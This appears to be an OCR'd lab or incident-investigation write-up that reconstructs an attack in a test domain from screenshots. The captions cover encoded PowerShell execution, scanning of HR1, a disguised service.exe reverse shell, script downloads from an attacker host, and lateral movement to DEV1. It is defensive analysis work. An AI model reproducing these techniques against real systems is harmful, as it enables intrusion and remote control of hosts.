
Process Creation events (Sysmon ID 1) involving commands like cmd.exe and whoami.exe




`


Execution

suspicious PowerShell command. The process powershell.exe, located in C:\Windows\System32\WindowsPowerShell\v1.0\, executed an encoded script. This activity was flagged under the hunt suspicious_powershell_execution_of_encoded_script .






`



Discovery


Network traffic analysis in Wireshark. It filters traffic between two IPs (192.168.220.100 and 192.168.220.101) and reveals TCP packets with details like sequence numbers, acknowledgment numbers, and flags. This analysis could indicate reconnaissance efforts and information gathering.

(the attacker was scanning to check if hr1 host is alive)




`

HR1.testdomain.com [192.168.220.101]




initial access

Communication involving 1460 bytes of data, potentially indicating unauthorized access attempts.




`



Execution


service.exe to get a reverse shell to the attacker's IP. servece.exe runs from another directory named legitimate.



`


Command and Control (C2)

PowerShell Command: Executed via powershell.exe to download and run a script from http://192.168.220.66/test.php.




Discovery

DEV1, before moving to it.




`

DEV1 [192.168.220.102]



Initial Access

literal movement from hr1 to DEV1.



`


Privileged logons (Event ID 4672) from HR1.testdomain.com to DEV1 using elevated privileges like SeSecurityPrivilege and SeBackupPrivilege.

Execution, Defense Evasion

PowerShell command executed via mshta.exe downloaded a script from 192.168.220.66 on port 8080.

